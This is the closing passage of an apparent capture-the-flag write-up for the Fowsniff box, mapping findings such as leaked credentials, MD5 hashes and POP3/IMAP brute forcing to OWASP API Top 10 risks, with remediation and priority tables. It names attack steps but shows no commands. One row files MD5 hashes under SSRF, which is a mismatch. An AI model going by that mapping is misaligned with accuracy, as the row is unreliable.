Evidence: Docs encourage caching user_key indefinitely. **Remediation**: Enforce token expiration/rotation; validate/sanitize inputs; use secure headers.

Risk Summary Tables

Fowsniff Finding	API Security Equivalent	Risk Severity
Public Pastebin/Twitter Leak	API9:2023 - Improper Inventory Management	Critical
MD5 Password Hashes	API7:2023 - Server-Side Request Forgery (SSRF) / Weak Cryptography	High
POP3/IMAP Brute Forcing	API2:2023 - Broken Authentication	High
Reading emails via Telnet	API1:2023 - Broken Object Level Authorization (BOLA)	High

Risk ID	Title	OWASP Mapping	Business Impact	Priority
1	Broken Authentication	API2:2023	Anonymous dumps & token compromise	Critical
2	Excessive Data Exposure	API3:2023	Indefinite PII leaks	Critical
3	No Rate Limiting	API4:2023	Abuse & DoS potential	High
4	Security Misconfiguration	API8:2023	Long-term vuln exposure	Medium

Conclusion

This CTF taught enumeration, cracking, and escalation basics. By adding Pastebin API analysis, it ties to modern API security—showing how breaches exploit weak APIs. For Task 3, this proves AppSec thinking.

Fowsniff pawned by:

Venedikti Mawioo